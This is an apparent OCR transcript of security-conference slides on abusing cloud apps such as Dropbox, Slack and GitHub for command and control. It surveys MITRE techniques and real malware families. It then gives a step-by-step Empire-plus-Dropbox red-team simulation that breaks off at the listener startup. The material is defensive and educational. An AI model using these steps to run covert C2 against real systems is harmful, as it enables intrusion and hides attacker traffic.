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Abusing cloud apps 101: Command and Control

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Whoami

Currently a Threat researcher @ Netskope

Previously
- Researcher @ Cyrisk
- Software Engineer @ Sift Security
- Developer @ ECFMG

MSc in Cybersecurity from Drexel University

Interests: CTFs, exploit development, and cloud apps

Outline of takeaways

What is Cloud C2?

Which cloud apps are abused for C2 in the wild?

How can you simulate this technique in your corporate networks?

What defences can be put in place?

What is Cloud C2?


Command and Control

Stage in the Cyber Kill Chain

Traditionally, involves a compromised device polling a server for commands

Via mediums like HTTPs and DNS directly to an attacker controlled server

Example frameworks include Cobalt Strike and PowerShell Empire


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALLATION
INSTALL
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

Source: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html


Cloud Command and Control (Cloud C2)


Traditional C2

- Attackers setting up their own servers, domains, etc.
- Tough to detect, but can be identified via IP / domain blocklists

Cloud C2

- (ab)Use a cloud applications as a command and control channel
- Very minimal setup
- Even tougher to detect since traffic blends in with normal app usage





MITRE ATT&CK®

Abusing Web services for Command and Control (T1102)

Contains three sub-techniques


Sub-technique 1) **Bidirectional Communication** (Primary focus for this talk)

- Send commands to and receive output from a compromised system over the cloud app

MITRE ATT&CK®


Sub-technique 2) **One-Way Communication**

- Send commands to **without receiving** output from a compromised system over the cloud app



Sub-technique 3) **Dead Drop Resolver**

- Abuse the cloud app to **host information that points to additional C2** infrastructure; victims will reach out and be redirected by these resolvers



R Roger Ravage

My keyboard doesnt work.. h.0UjghN*lickP~q#ilY%MY8Jdkjl+22!Ye!\-*miGLI9kHa.
Yo bro i sing Mzk4MzEyMTEzMDg5NTU= yeah

Source: https://blog.bushidotoken.net/2021/04/dead-drop-resolvers-espionage-inspired.htmll

Abused cloud apps

Which cloud apps are abused?


Some examples of malware and cloud apps they abuse:

- BoxCaon, Nimble Mamba, and Crutch have used ***DropBox*** for C2 communications
- Graphite and BLUELIGHT abuse ***OneDrive*** for C2
- Aclip abused messenger application ***Slack's*** API for C2
- BLACKCOFFEE and Lazarus abused ***Github*** to obfuscate its C2 traffic
- Pawn Storm abuses ***Google Drive*** via a RAT
- CozyCar and ROKRAT abuse ***Twitter*** as a main and backup C2 channel
- Comnie uses ***Tumblr*** and ***BlogSpot*** to mask C2 traffic
- FIN7 used services like ***Google Docs***, ***Google Scripts***, and ***Pastebin*** for C2
- MuddyWater abused ***OneHub*** to distribute remote access tools
- Sandworm abused the ***Telegram Bot API*** to send and receive commands

A more detailed list can be found on MITRE's page


Which cloud apps are abused?

- 23 known and reported instances of Cloud C2 in the April 2020 to April 2022 time period



Which cloud apps are abused?

- Apps in Cloud Storage category tend to be preferred by attackers



Features abused

Category	Example apps	Abused features
Cloud Storage	Dropbox, OneDrive	Upload file, Download file, Delete file
Social	Telegram	Bot usage, Read message, Write message
Collaboration	Slack	Create Channels, Read message, Write message, Reply to message
CDN	CloudFront	Proxy traffic via a CDN network
Web Design	Google Sites	DGA to pass data to different URL everyday
PaaS	Glitch	Create custom applications, Upload files
Development Tools	GitHub	Create a repository, Add commits, Delete commits
Webmail	Google Mail	Write drafts, Write emails, Attach task results as documents

Taking a closer look

Taking a closer look

Empire + Dropbox

- Empire is a PowerShell and Python 3 post-exploitation framework
- Maintained by BC-SECURITY (https://github.com/BC-SECURITY/Empire).

We will look at

- What the cloud application is meant to do?
- Why attackers might prefer this cloud application?
- A real world example of abuse
- A detailed walk through of how to simulate this technique in red team engagements
- Behind the scenes of how the cloud app is abused

Background

Dropbox

- Category is Cloud Storage
- Tend to be abused by uploading, downloading, deleting encrypted / encoded files
- Flexible app development interface and very easy to get setup
- Exist as both an enterprise and personal cloud further enabling stealth for the attacker


Real world example

Molerats abuses Dropbox for command-and-control - January 2022

Threat actor known for stealth

Have previously used this TTP

Used multiple (5+) accounts



Molerats


Source: https://thehackernews.com/2022/01/molerats-hackers-hiding-new-espionage.html


Attack Simulation using DropBox

- Open source tools: DropboxC2, C3, Empire

- We will use Empire below


- Steps
  - Step 1) Create an attacker controlled Dropbox account
  - Step 2) Setup an Empire listener with an access token from the Dropbox account
  - Step 3) Generate a malicious payload and deliver it to the victim machine to simulate a compromise
  - Step 4) Interact with the compromised device by tunneling commands through the Dropbox account


Task results
Commands
Attacker controlled Dropbox account
Task results
Commands
Agent
Victim computer
Empire command server (Listener)


Task results
Commands
Attacker controlled Dropbox account
Task results
Commands
Agent
Victim computer
Empire command server (Listener)

Attack Simulation using DropBox

- Step 1: Create an attacker controlled Dropbox account with an access token


Dropbox

Documentation Gui

Dj Mulu

Create a new app on the DBX Platform

1. Choose an API

(●) Scoped access New
Select the level of access your app needs to Dropbox data. Learn more

2. Choose the type of access you need

Learn more about access types

( ) App folder – Access to a single folder created specifically for your app.


(●) Full Dropbox – Access to all files and folders in a user's Dropbox.

3. Name your app

This app name is already taken.

Empire-C2

[✓] I agree to Dropbox API Terms and Conditions


Dropbox

Empire-C2

Settings | Permissions | Branding | Analytics

Individual Scopes — Individual scopes include the ability to view and manage a user's files and folders. View D


Account Info
Permissions that allow your app to view and manage Dropbox account info

[ ] account_info.write	View and edit basic information about
[✓] account_info.read	View basic information about your Dro country


Files and folders
Permissions that allow your app to view and manage files and folders

[✓] files.metadata.write	View and edit information about your
[✓] files.metadata.read	View information about your Dropbox
[✓] files.content.write	Edit content of your Dropbox files and


Attack Simulation using DropBox


Task results
Commands
Attacker controlled Dropbox account
Task results
Commands
Agent
Victim computer
Empire command server (Listener)


- Step 2: Setup an Empire listener with an access token from the Dropbox account



```
[+] Empire RESTful API successfully started
[+] test-xovl connected to socketio
[+] Empire SocketIO successfully started
[*] Cleaning up test user
[+] Client disconnected from socketio
[+] empireadmin connected to socketio
Server >
